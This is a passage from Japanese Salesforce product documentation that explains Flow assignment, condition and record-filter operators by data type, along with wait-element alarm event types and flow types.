次の文字列と一致する	[変数] の値は、[値] で入力または選択した日付に置き換えられます。	• 日付 • 日付/時間	割り当て前: `{!varDate}` は `1/16/2016` です。 割り当て: `{!varDate}` [次の文字列と一致する] `1/15/2016` 割り当て後: `{!varDate}` は `1/15/2016` です。
加算	選択された [変数] の値に、[値] の日数が加算されます。	• 通貨 • 数値	割り当て前: `{!varDate}` は `1/16/2016` です。 割り当て: `{!varDate}` [加算] `7` 割り当て後: `{!varDate}` は `1/23/2016` です。
減算	選択された [変数] の値から、[値] の日数が減算されます。	• 通貨 • 数値	割り当て前: `{!varDate}` は `1/16/2016` です。 割り当て: `{!varDate}` [減算] `7` 割り当て後: `{!varDate}` は `1/9/2016` です。

日付/時間

日付/時間リソースを新しい値に置き換えます (次の文字列と一致する)。

演算子	説明	サポートされるデータ型	例
次の文字列と一致する	[変数] の値は、[値] で入力または選択した日付に置き換えられます。	• 日付 • 日付/時間	割り当て前: `{!varDateTime}` は `1/16/2016 01:00` です。 割り当て: `{!varDateTime}` [次の文字列と一致する] `1/16/2016 08:00` 割り当て後: `{!varDateTime}` は `1/16/2016 08:00` です。

選択リスト

選択リストリソースを新しい値に置き換えるか (次の文字列と一致する)、値を元の値に連結します (加算)。

メモ: 選択リストリソースに割り当てまたは追加される前に、値は文字列値に変換されます。

演算子	説明	サポートされるデータ型	例
次の文字列と一致する	選択された選択リストの値は、[値] で入力または選択した値に置き換えられます。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト	割り当て前: `{!varPicklist}` は `Blue` です。 割り当て: `{!varPicklist}` [次の文字列と一致する] `Yellow` 割り当て後: `{!varPicklist}` は `Yellow` です。
加算	選択された選択リストの最後に、[値] で入力または選択した値が追加されます。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト	割り当て前: `{!varPicklist}` は `Blue` です。 割り当て: `{!varPicklist}` [加算] `-green` 割り当て後: `{!varPicklist}` は `Blue-green` です。

複数選択リスト

複数選択リストリソースを新しい値に置き換えるか(次の文字列と一致する)、値を元の値に連結するか(加算)、選択項目をリソースに追加します (項目を追加)。

メモ: 複数選択リストリソースに割り当てまたは追加される前に、値は文字列値に変換されます。

演算子	説明	サポートされるデータ型	例
次の文字列と一致する	選択された複数選択リストの値は、[値] で入力または選択した値に置き換えられます。	• Boolean • コレクション • 通貨 • 日付 • 日付/時間 • 複数選択リスト	割り当て前: `{!varMSP}` は `Blue` です。 割り当て: `{!varMSP}` [次の文字列と一致する] `Yellow` 割り当て後: `{!varMSP}` は `Yellow` です。

演算子	説明	サポートされるデータ型	例
		• 数値 • 選択リスト • テキスト	
加算	複数選択リストで選択される最後の項目に、[値] で入力または選択した値が追加されます。新しい選択肢は作成されません。 「項目を追加」演算子を使用して、複数選択リストリソースに簡単に項目を追加できます。 「加算」演算子で複数選択リスト変数にセミコロン区切りの項目を追加するには、常にセミコロンの後にスペースを 1 つ追加し、セミコロンの前にスペースは挿入しません。これにより、Salesforce データベースの複数選択リスト項目の値と変数の値を比較できます。例: `; Yellow`	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト	割り当て前: `{!varMSP}` は `Blue; Green` です。この値には、2 つの異なる選択肢があります。 割り当て: `{!varMSP}` [加算] `Yellow` 割り当て後: `{!varMSP}` は `Blue; GreenYellow` です。この値には、2 つの異なる選択肢があります。
項目を追加	複数選択リストの最後に、[値] で入力または選択した値が新規選択肢として追加されます。割り当てによって新規項目の前に「;」が自動的に追加されます。これにより、Salesforce は新しい値を複数選択リストで選択される個別の項目として解釈します。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト	割り当て前: `{!varMSP}` は `Blue; Green` です。 割り当て: `{!varMSP}` [項目を追加] `Yellow`. 割り当て後: `{!varMSP}` は `Blue; Green; Yellow` です。この値には、3 つの異なる選択肢があります。

sObject

sObject 変数を新しい値に置き換えます (次の文字列と一致する)。

演算子	説明	サポートされるデータ型	例
次の文字列と一致する	[変数] の値は、[値] で選択した sObject に置き換えられます。	同じオブジェクト種別の sObject	割り当て前: • {!account1} には、Acme Wireless 取引先の項目値が含まれます。 • {!account2} には、Global Media 取引先の項目値が含まれます。 割り当て: {!account1} [次の文字列と一致する] {!account2} 割り当て後: {!account1} と {!account2} の両方に Global Media 取引先の項目値が含まれます。

テキスト

テキストリソースを新しい値に置き換えるか(次の文字列と一致する)、値を元の値の最後に連結します(加算)。

メモ: テキストリソースに割り当てまたは追加される前に、値は文字列値に変換されます。

演算子	説明	サポートされるデータ型	例
次の文字列と一致する	[変数] の値は、[値] で入力または選択したテキストに置き換えられます。	• Boolean • 通貨 • 日付 • 日付/時間 • 数値 • 複数選択リスト • 選択リスト • テキスト	割り当て前: {!varText} は Blue です。 割り当て: {!varText} [次の文字列と一致する] Yellow 割り当て後: {!varText} は Yellow です。
加算	[変数] の最後に、[値] で入力または選択したテキストが追加されます。	• Boolean • 通貨 • 日付 • 日付/時間 • 数値 • 複数選択リスト • 選択リスト • テキスト	割り当て前: {!varText} は Blue です。 割り当て: {!varText} [加算] Yellow 割り当て後: {!varText} は BlueYellow です。

フロー条件の演算子

選択したリソースの値を検証するには、条件の演算子を使用します。条件は、決定要素と待機要素で使用されます。

サポートされる演算子については、[リソース]で選択するデータ型別に分類された次の参照を使用してください。

- Boolean
- Choice
- コレクション
- 通貨
- Date
- 日付/時間
- 複数選択リスト
- 数値
- 選択リスト
- sObject
- テキスト

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

Boolean

Boolean リソースの値が別の値またはリソースと一致するかを確認します。

演算子	次の場合は **true**	サポートされるデータ型
次の文字列と一致しない	[リソース] で選択された値が、[値] で入力または選択した値と一致しない。	Boolean
次の文字列と一致する	[リソース] で選択された値が、[値] で入力または選択した値と一致する。 フローインタビューがその結果を取得した場合、結果は true になります。そのイベントのすべての待機条件が満たされる場合、待機イベントは true になります。	Boolean
設定済み	[リソース] の値が sObject 変数の項目であり、フローでその項目に少なくとも 1 回値が入力されている。	Boolean
アクセス済み	[リソース]で選択された値がフローの要素であり、フローインタビュー中にアクセスされている。	Boolean

選択肢

すべての選択肢リソースにはデータ型があり、そのデータ型の演算子ルールに従います。ただし、選択肢リソースはデータ型に関わらず、他のリソースでサポートされない 1 つの追加演算子をサポートします。

演算子	次の場合は **true**	サポートされるデータ型
選択済み	**ユーザが画面選択入力項目でその選択肢または動的レコード選択肢を選択済みである。** **複数の画面の同じ選択オプションをフローが参照している場合、「選択済み」では常にフローがアクセスした最新の画面が評価されます。** **同じ画面の複数の場所にあるユーザ入力を持つ同一の選択オプションをフローが参照している場合、この演算子では常に画面の最初の使用が評価されます。**	Boolean

コレクション

コレクションリソースの値が別の値またはリソースを含むか、一致するかを確認します。

演算子	次の場合は **true**	サポートされるデータ型
次の文字列を含む	**[リソース] で選択されたコレクションの項目に、[値] と完全に一致する値が含まれる。**	**リソースにより異なる** **リソースが** sObject **コレクション変数の場合は、オブジェクト種別が同じ** sObject **リソースのみがサポートされます。** **それ以外の場合は、データ型が同じリソースのみがサポートされます。**
次の文字列と一致しない	**[リソース] で選択されたコレクションが、[値] で選択されたコレクションと一致しない。** 2 **つの** sObject **コレクション変数に異なる項目が含まれる場合、または項目の値が異なる場合、その** 2 **つは一致しません。**	**コレクション** **リソースが** sObject **コレクション変数の場合は、オブジェクト種別が同じ** sObject **コレクション変数のみがサポートされます。**

演算子	次の場合は **true**	サポートされるデータ型
		それ以外の場合は、データ型が同じコレクション変数のみがサポートされます。
次の文字列と一致する	[リソース] で選択されたコレクションが、[値] で選択されたコレクションと一致する。 2 つの sObject コレクション変数に同じ項目が含まれ、それらの項目の値が同じ場合、その 2 つは一致します。	コレクション リソースが sObject コレクション変数の場合は、オブジェクト種別が同じ sObject コレクション変数のみがサポートされます。 それ以外の場合は、データ型が同じコレクション変数のみがサポートされます。
ヌル	[リソース] で選択されたコレクションに値が入力されていない。	Boolean

通貨と数値

通貨または数値リソースの値が別の値またはリソースと一致するか、より大きいか、より小さいかを確認します。

演算子	次の場合は **true**	サポートされるデータ型
次の文字列と一致しない	[リソース] の値が、[値] で入力または選択した値と一致しない。	• 通貨 • 数値
次の文字列と一致する	[リソース] の値が、[値] で入力または選択した値と一致する。	• 通貨 • 数値
＞	[リソース] の値が、[値] で入力または選択した値より大きい。	• 通貨 • 数値

演算子	次の場合は true	サポートされるデータ型
＞＝	[リソース] の値が、[値] で入力または選択した値より大きいか等しい。	• 通貨 • 数値
＜	[リソース] の値が、[値] で入力または選択した値より小さい。	• 通貨 • 数値
＜＝	[リソース] の値が、[値] で入力または選択した値より小さいか等しい。	• 通貨 • 数値
ヌル	[リソース] に値が入力されていない。	Boolean
設定済み	[リソース] の値が sObject 変数の項目であり、フローでその項目に少なくとも 1 回値が入力されている。	Boolean

日付および日付/時間

日付または日付/時間リソースの値が別の値またはリソースと一致するか、より前か、より後かを確認します。

演算子	次の場合は true	サポートされるデータ型
次の文字列と一致しない	[リソース] の値が、[値] で入力または選択した値と一致しない。	• 日付 • 日付/時間
次の文字列と一致する	[リソース] の値が、[値] で入力または選択した値と一致する。	• 日付 • 日付/時間
＞	[リソース] の値が、[値] で入力または選択した値より後の日付または時間である。	• 日付 • 日付/時間
＞＝	[リソース] の値が、[値] で入力または選択した値より後の日付または時間か、同じ日付または時間である。	• 日付 • 日付/時間
＜	[リソース] の値が、[値] で入力または選択した値より前の日付または時間である。	• 日付 • 日付/時間
＜＝	[リソース] の値が、[値] で入力または選択した値より前の日付または時間か、同じ日付または時間である。	• 日付 • 日付/時間

演算子	次の場合は **true**	サポートされるデータ型
ヌル	[リソース] に値が入力されていない。	Boolean
設定済み	[リソース] の値が sObject 変数の項目であり、フローでその項目に少なくとも 1 回値が入力されている。	Boolean

選択リスト

選択リストリソースの値が別の値またはリソースと一致するか、含むかを確認します。

メモ: これらの演算子はリソースの値をテキスト値として扱います。

演算子	次の場合は **true**	サポートされるデータ型
次の文字列を含む	[リソース] の値に、[値] で入力または選択した値が含まれる。 たとえば、`{!varPicklist}` の値が `yellow-green` の場合、条件 `{!varPicklist}` [次の文字列を含む] `green` は true と評価されます。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
次の文字列と一致しない	[リソース] の値が、[値] で入力または選択した値と一致しない。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
次の文字列と一致する	[リソース] の値が、[値] で入力または選択した値と一致する。	• Boolean • 通貨 • 日付 • 日付/時間

演算子	次の場合は true	サポートされるデータ型
		• 複数選択リスト • 数値 • 選択リスト • テキスト
設定済み	[リソース] の値が sObject 変数の項目であり、フローでその項目に少なくとも 1 回値が入力されている。	Boolean

複数選択リスト

複数選択リストリソースの値が別の値またはリソースと一致するか、含むかを確認します。

メモ: これらの演算子はリソースの値をテキスト値として扱います。リソースの値に複数の項目が含まれる場合、演算子はその値をセミコロンを含む1つの文字列として扱います。各選択肢を異なる値としては扱いません。たとえば、演算子は `red; blue; green` を 3 つの異なる値ではなく 1 つの値として扱います。

演算子	次の場合は true	サポートされるデータ型
次の文字列を含む	[リソース] の値に、[値] で入力または選択した値が含まれる。 ヒント: 複数選択リストリソースにこの演算子を使用する場合、ユーザが入力できる値に注意してください。特定の値が含まれ、その値が別の値の一部としても含まれていることを確認するには、INCLUDES 関数を使用するフローの数式リソースを作成します。 たとえば、組織に [色] 複数選択リストの値があるとします。考えられる値として「green」と「yellow-green」があります。「green」と「yellow-green」の両方が有効な値である場合は、フロー条件で「次の文字列を含む」演算子を使用します。「green」のみが有効な値である場合は、INCLUDES() 関数を使用して数式を作成します。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
次の文字列と一致しない	[リソース] の値が、[値] で入力または選択した値と一致しない。 メモ: 順序を考慮する必要があります。確認する値の表示順序が不明な場合は、フローの数式で INCLUDES() 関数を使用します。たとえば、「次の文字列と一致しない」演算子を使用して「red; blue; green」を「blue; green; red」と比較すると、この条件は true になります。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト

演算子	次の場合は **true**	サポートされるデータ型
		• テキスト
次の文字列と一致する	[リソース] の値が、[値] で入力または選択した値と完全に一致する。 メモ: 順序を考慮する必要があります。確認する値の表示順序が不明な場合は、フローの数式で INCLUDES() 関数を使用します。たとえば、「次の文字列と一致する」演算子を使用して「red;blue;green」を「blue; green; red」と比較すると、この条件は false になります。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
設定済み	[リソース] の値が sObject 変数の項目であり、フローでその項目に少なくとも 1 回値が入力されている。	Boolean

sObject

sObject リソースの値が別の値またはリソースと一致するかを確認します。

演算子	次の場合は **true**	サポートされるデータ型
次の文字列と一致しない	[リソース] の値が、[値] で入力または選択した値と一致しない。	同じオブジェクト種別の sObject
次の文字列と一致する	[リソース] の値が、[値] で入力または選択した値と一致する。	同じオブジェクト種別の sObject
ヌル	[リソース] に値が入力されていない。	Boolean

テキスト

テキストリソースの値が別の値またはリソースと一致するか、含むか、それで終わるか、それで始まるかを確認します。

メモ: テキストリソースと比較される前に、値は文字列値に変換されます。

演算子	次の場合は **true**	サポートされるデータ型
次の文字列を含む	[リソース] の値に、[値] で入力または選択した値が含まれる。	• Boolean

演算子	次の場合は **true**	サポートされるデータ型
		• 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
次の文字列と一致しない	[リソース] の値が、[値] で入力または選択した値と一致しない。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
次の文字列と一致する	[リソース] の値が、[値] で入力または選択した値と一致する。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
次の文字列で終わる	[リソース] の値の末尾が、[値] で入力または選択した値と一致する。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値

演算子	次の場合は **true**	サポートされるデータ型
		• 選択リスト • テキスト
ヌル	[リソース] に値が入力されていない。	Boolean
次の文字列で始まる	[リソース] の値の先頭が、[値] で入力または選択した値と一致する。	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
設定済み	[リソース] の値が sObject 変数の項目であり、フローでその項目に少なくとも 1 回値が入力されている。	Boolean

フローレコード検索条件の演算子

フローレコード検索条件を使用して、フローが実行されるレコードの範囲を絞り込みます。たとえば、レコード検索条件を使用して、Acme Wireless取引先に関連付けられた取引先責任者のみを更新します。レコードの更新要素を追加するときに、レコード検索条件を使用して親取引先がAcme Wirelessの取引先責任者のみに絞り込みます。

サポートされる演算子については、選択する項目のデータ型別に分類された次の参照を使用してください。

- 住所項目
- 自動採番項目
- チェックボックス項目
- 通貨項目
- 日付項目
- 日付/時間項目
- メール項目
- 暗号化されたテキスト項目
- 外部参照関係項目
- Fax 項目
- 参照関係項目

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

- 複数選択リスト項目
- 数値項目
- 親項目
- パーセント項目
- 電話項目
- 選択リスト項目
- テキスト項目
- ロングテキストエリア項目
- テキストエリア (リッチ) 項目
- URL 項目

チェックボックス項目

[項目] でチェックボックス項目を選択した場合、次の演算子を使用できます。

演算子	選択項目の値が次の条件を満たすレコードが絞り込まれる	サポートされるデータ型
次の文字列と一致しない	[値] で入力または選択した値と一致しない	Boolean
次の文字列と一致する	[値] で入力または選択した値と一致する	Boolean
ヌル	値がまだ入力されていない ([値] に [True] を選択した場合)	Boolean

ヒント: フローでは、`null` を `false` とは異なる値として扱います。チェックボックス項目が null のレコードに絞り込むと、返されるレコードはありません。

通貨、数値、パーセント項目

[項目] で通貨、数値、またはパーセント項目を選択した場合、次の演算子を使用できます。

演算子	選択項目の値が次の条件を満たすレコードが絞り込まれる	サポートされるデータ型
次の文字列と一致しない	[値] で入力または選択した値と一致しない	• 通貨 • 数値
次の文字列と一致する	[値] で入力または選択した値と一致する	• 通貨 • 数値

演算子	選択項目の値が次の条件を満たすレコードが絞り込まれる	サポートされるデータ型
>	[値] で入力または選択した値より大きい	• 通貨 • 数値
>=	[値] で入力または選択した値より大きいか等しい	• 通貨 • 数値
ヌル	値がまだ入力されていない ([値] に [True] を選択した場合)	Boolean
<	[値] で入力または選択した値より小さい	• 通貨 • 数値
<=	[値] で入力または選択した値より小さいか等しい	• 通貨 • 数値

日付および日付/時間

[項目] で日付または日付/時間項目を選択した場合、次の演算子を使用できます。

演算子	選択項目の値が次の条件を満たすレコードが絞り込まれる	サポートされるデータ型
次の文字列と一致しない	[リソース] の値が、[値] で入力または選択した値と一致しない。	• 日付 • 日付/時間
次の文字列と一致する	[リソース] の値が、[値] で入力または選択した値と一致する。	• 日付 • 日付/時間
>	[リソース] の値が、[値] で入力または選択した値より後の日付または時間である。	• 日付 • 日付/時間
>=	[リソース] の値が、[値] で入力または選択した値より後の日付または時間か、同じ日付または時間である。	• 日付 • 日付/時間
ヌル	値がまだ入力されていない ([値] に [True] を選択した場合)	Boolean

演算子	選択項目の値が次の条件を満たすレコードが絞り込まれる	サポートされるデータ型
<	[リソース] の値が、[値] で入力または選択した値より前の日付または時間である。	• 日付 • 日付/時間
<=	[リソース] の値が、[値] で入力または選択した値より前の日付または時間か、同じ日付または時間である。	• 日付 • 日付/時間

選択リストおよびテキスト項目

[項目] で選択リストまたはテキスト項目を選択した場合、次の演算子を使用できます。

演算子	選択項目の値が次の条件を満たすレコードが絞り込まれる	サポートされるデータ型
次の文字列を含む	[値] で入力または選択した値を含む	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
次の文字列と一致しない	[値] で入力または選択した値と一致しない	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
次の文字列と一致する	[値] で入力または選択した値と一致する	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト

演算子	選択項目の値が次の条件を満たすレコードが絞り込まれる	サポートされるデータ型
		• 数値 • 選択リスト • テキスト
次の文字列で終わる	[値] で入力または選択した値で終わる	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
ヌル	値がまだ入力されていない ([値] に [True] を選択した場合)	Boolean
次の文字列で始まる	[値] で入力または選択した値で始まる	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト

複数選択リスト項目

[項目] で複数選択リスト項目を選択した場合、次の演算子を使用できます。

ヒント: 複数選択リスト項目に基づくレコードの絞り込みにこれらの演算子を使用する場合は注意してください。2つのリソースに複数選択リストの同じ項目が含まれている場合でも、次の条件が異なる場合は不一致になります。

- セミコロンの前後のスペース。たとえば、1つ目のリソースの値が「red; green; blue」で 2 つ目のリソースの値が「red;green;blue」の場合。
- 項目の順序。たとえば、1つ目のリソースの値が「red;green;blue」で2つ目のリソースの値が「red;blue;green」の場合。

最良の結果を得るには、フローの数式で INCLUDES 関数を使用します。

演算子	選択項目の値が次の条件を満たすレコードが絞り込まれる	サポートされるデータ型
次の文字列と一致しない	[値] で入力または選択した値と一致しない	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
次の文字列と一致する	[値] で入力または選択した値と一致する	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
次の文字列で終わる	[値] で入力または選択した値で終わる	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値 • 選択リスト • テキスト
ヌル	値がまだ入力されていない ([値] に [True] を選択した場合)	Boolean
次の文字列で始まる	[値] で入力または選択した値で始まる	• Boolean • 通貨 • 日付 • 日付/時間 • 複数選択リスト • 数値

演算子	選択項目の値が次の条件を満たすレコードが絞り込まれる	サポートされるデータ型
		• 選択リスト • テキスト

フローのイベント種別

フローの待機要素のイベントの定義に使用する項目は、[イベントの種別] に基づきます。使用可能なイベント種別はいずれもアラームで、基準時刻である日付/時間値と、その時間からのオフセット (省略可能) で構成されます。

*基準時刻*とは、アラームの基準となる日付/時間値で、常に必須です。オフセットがない場合は、アラームは基準時刻とおりの値に設定されます。基準時刻は、選択したイベント種別に基づいて、1 つ以上の項目で構成できます。

*オフセット*とは、アラームが生じる時刻と基準時刻の差を示す時間数で、省略可能です。オフセットは常に、[オフセット数] と [オフセット単位] の 2 つの項目で構成されます。たとえば、基準時刻の 3 日後にアラームが発生するようにする場合は、数を *3*、単位を*日*に設定します。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

絶対時間のアラーム

*絶対時間*のアラームは、絶対日付/時間値を基に定義された時間を待機します。たとえば、待機要素でこのイベント種別を使用して、フローインタビューが待機を開始した 1 日後に何かを行うことができます。

相対時間のアラーム

*相対時間*のアラームは、レコードの日付/時間項目を基に定義された時間を待機します。たとえば、このイベント種別を使用して、契約が終了する 3 日前に何かを行うことができます。

関連トピック:

フローの待機要素

絶対時間のアラーム

*絶対時間*のアラームは、絶対日付/時間値を基に定義された時間を待機します。たとえば、待機要素でこのイベント種別を使用して、フローインタビューが待機を開始した 1 日後に何かを行うことができます。

フローで待機要素を設定するときに、次の操作を実行します。

- フローが何を待機するかの定義
- イベント発生後の情報のフロー変数への割り当て

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

イベントの条件

[イベントの種別] が [アラーム:絶対時刻] に指定されたイベントの定義に次のパラメータを使用できます。

パラメータ	説明	例
基準時刻	日付/時間値。［オフセット数］および［オフセット単位］に値を入力する場合に、この項目値がオフセットの基準になります。 日付/時間値を手動で入力することも、差し込み項目やフローのリソースを参照することもできます。	`{!$Flow.CurrentDate}`
オフセット数	省略可能。［基準時刻］からオフセットする日数または時間数。［オフセット単位］の値を設定する場合は必須です。この値は、整数を手動で入力する必要があり、差し込み項目やフローリソースを使用することはできません。 ［基準時刻］より前に発生するアラームを設定する場合は、負の数を使用します。［基準時刻］より後に発生するアラームを設定する場合は、正の数を使用します。	*-3*
オフセット単位	省略可能。［基準時刻］からオフセットする時間の単位。［オフセット数］の値を設定する場合は必須です。 手動で*日*または*時間*を入力します。差し込み項目やフローリソースを使用することはできません。	*日*

絶対時間のアラームを待機するフローの例については、「1つのイベントを待機するサンプルフロー」を参照してください。

イベント出力

イベントの出力をフロー変数に割り当てることで、フロー内でイベントの情報を参照できます。

パラメータ	説明	例
基準時刻	イベントが発生してフローインタビューが再開された実際の時間。	`11/26/2014 10:12 AM`

パラメータ	説明	例
イベントの送信状況	フローインタビューが再開されたときのイベントの状況。イベントの発生後、フローが再開されるようにするため、Salesforce からイベントを待機中のフローにそのイベントが送信されます。有効な値は、次のとおりです。 • 送信済み: イベントが正常に送信されました。 • 無効: 送信中にエラーが発生しましたが、フローは正常に再開されました。	`Delivered`

関連トピック:

フローのイベント種別

相対時間のアラーム

*相対時間*のアラームは、レコードの日付/時間項目を基に定義された時間を待機します。たとえば、このイベント種別を使用して、契約が終了する 3 日前に何かを行うことができます。

フローで待機要素を設定するときに、次の操作を実行します。

- フローが何を待機するかの定義
- イベント発生後の情報のフロー変数への割り当て

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

イベントの条件

[イベントの種別] が [アラーム: 相対時刻] に指定されたイベントの定義に次のパラメータを使用できます。

パラメータ	説明	例
オブジェクト種別	アラームの基準となる項目のオブジェクトの API 名。「相対時間のアラーム」(ページ 5622)を参照してください。 文字列を手動で入力する必要があります。差し込み項目やフローリソースを使用することはできません。	*`Contract`*
基準日付/時間項目	指定したオブジェクトの日付項目または日付/時間項目の API 名。[オフセット数] および [オフセット単位] に値を入力する場合に、この項目値がオフセットの基準になります。 文字列を手動で入力します。	*`EndDate`*

パラメータ	説明	例
レコード ID	アラームの基準となるレコードの ID。レコードのオブジェクト種別が［オブジェクト種別］と一致する必要があります。 文字列、差し込み項目、またはフローリソースを入力できます。	*{!ContractId}*
オフセット数	省略可能。［基準日付/時間項目］からオフセットする日数または時間数。［オフセット単位］の値を設定する場合は必須です。 この値は、整数を手動で入力する必要があり、差し込み項目やフローリソースを使用することはできません。 ［基準日付/時間項目］より前に発生するアラームを設定する場合は、負の数を使用します。［基準日付/時間項目］より後に発生するアラームを設定する場合は、正の数を使用します。	*-3*
オフセット単位	省略可能。［基準日付/時間項目］からオフセットする時間の単位。［オフセット数］の値を設定する場合は必須です。 手動で*日*または*時間*を入力します。差し込み項目やフローリソースを使用することはできません。	*日*

相対時間のアラームを待機するフローの例については、「最初のイベントのみを待機するサンプルフロー」または「多数のイベントを待機するサンプルフロー」を参照してください。

イベント出力

イベントの出力をフロー変数に割り当てることで、フロー内でイベントの情報を参照できます。

パラメータ	説明	例
基準時刻	イベントが発生してフローインタビューが再開された実際の時間。	11/26/2014 10:12 AM
イベントの送信状況	フローインタビューが再開されたときのイベントの状況。イベントの発生後、フローが再開されるようにするため、Salesforce からイベントを待機中のフローにそのイベントが送信されます。有効な値は、次のとおりです。 • 送信済み: イベントが正常に送信されました。	Delivered

パラメータ	説明	例
	• 無効: 送信中にエラーが発生しましたが、フローは正常に再開されました。	

サポートされるオブジェクト

相対時間のアラームは、任意のカスタムオブジェクトまたは次のいずれかの標準オブジェクトに作成できます。

- Account
- Asset
- Campaign
- CampaignMember
- Case
- CaseComment
- Certification
- CertificationDef
- CertificationSectionDef
- CertificationStep
- CertificationStepDef
- Contact
- Contract
- ContractLineItem
- DandBCompany
- DuplicateRecordItem
- DuplicateRecordSet
- EmailMessage
- Entitlement
- EntitlementContact
- EnvironmentHubMember
- EnvironmentHubMemberRel
- Event
- ExternalEventMapping
- FeedItem
- Goal
- GoalLink
- Idea
- IdentityProvEventLog
- Lead
- LiveAgentSession

- LiveChatTranscript
- LiveChatTranscriptEvent
- LiveChatTranscriptSkill
- Macro
- MacroAction
- MacroInstruction
- Metric
- MobileDeviceCommand
- Opportunity
- OpportunityLineItem
- OpportunitySplit
- OpportunityTeamMember
- Order
- OrderItem
- Organization
- PersonAccount
- Product2
- ProfileSkill
- ProfileSkillEndorsement
- ProfileSkillUser
- Question
- QuickText
- Quote
- QuoteLineItem
- Reply
- SOSSession
- SOSSessionActivity
- ServiceContract
- SignupRequest
- Site
- SocialPersona
- SocialPost
- Solution
- SsoUserMapping
- StreamingChannel
- Task
- UsageEntitlementPeriod
- User
- UserLicense
- UserProvisioningRequest

- WorkBadge
- WorkBadgeDefinition
- WorkCoaching
- WorkFeedback
- WorkFeedbackQuestion
- WorkFeedbackQuestionSet
- WorkFeedbackRequest
- WorkFeedbackTemplate
- WorkGoal
- WorkPerformanceCycle
- WorkReward
- WorkRewardFund
- WorkRewardFundType
- WorkThanks
- WorkUpgradeAction
- WorkUpgradeCustomer
- WorkUpgradeUser
- *articleType*_kav

関連トピック:

フローのイベント種別

フロー種別

フローまたはフローバージョンの種別によって、サポートされる要素とリソース、およびフローの配布方法が決まります。

エディション

使用可能なエディション: Salesforce Classic および Lightning Experience の両方

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

標準フロー種別

Cloud Flow Designer では次のフロー種別がサポートされています。

種別	説明
フロー	1 つ以上の画面、ステップ、選択肢、または動的選択肢が含まれるため、ユーザ操作が必要です。 このフロー種別は、待機要素をサポートしていません。 フローは、カスタムボタン、カスタムリンク、ダイレクト URL、Visualforce ページ、Salesforce1 アクションを使用して実装できます。
自動起動フロー	ユーザ操作は不要です。 このフロー種別は、画面、ステップ、選択肢、動的選択肢をサポートしていません。

種別	説明
	自動起動フローは、フローで可能なすべての方法、およびプロセスアクション、ワークフローアクション (パイロット)、または Apex コードを使用して実装できます。
ユーザプロビジョニングフロー	サードパーティサービスのユーザをプロビジョニングします。ユーザプロビジョニングフローは、ユーザプロビジョニングウィザードの実行時に接続アプリケーションと関連付けることによってのみ実装できます。サードパーティサービスのユーザをプロビジョニングします。たとえば、このフロー種別を使用して、Salesforce ユーザを Google Apps アカウントとリンクする接続アプリケーション用に、ユーザプロビジョニング設定をカスタマイズします。

その他のフロー種別

Cloud Flow Designer ではすべてのフロー種別がサポートされているわけではありません。一部のフロー種別は、Salesforce の他の部分で使用されます。これらのフローは Cloud Flow Designer では作成または編集できないため、フローのリストに表示されません。ただし、フロー管理ページの [一時停止中および待機中のインタビュー] リストにはこのいずれかの種別のインタビューが表示される場合があります。

たとえば、(プロセスビルダーから) プロセスを実行した場合、フローインタビューが作成されます。[一時停止中および待機中のインタビュー] リストで「ワークフロー」種別を検索することで、そのインタビューを監視できます。

種別	説明
ワークフロー	プロセスビルダーで作成されたプロセスの実行中のインスタンス。

関連トピック:

- フロープロパティ
- フローおよびフローバージョン項目
- 接続アプリケーションのユーザプロビジョニング

フロープロパティ

フローのプロパティは、その名前、説明、インタビュー表示ラベル、および種別で構成されます。これらのプロパティが、フローやフローバージョンの詳細ページに表示される項目値を決定します。フローのプロパティとそのフローバージョンは別個のものです。

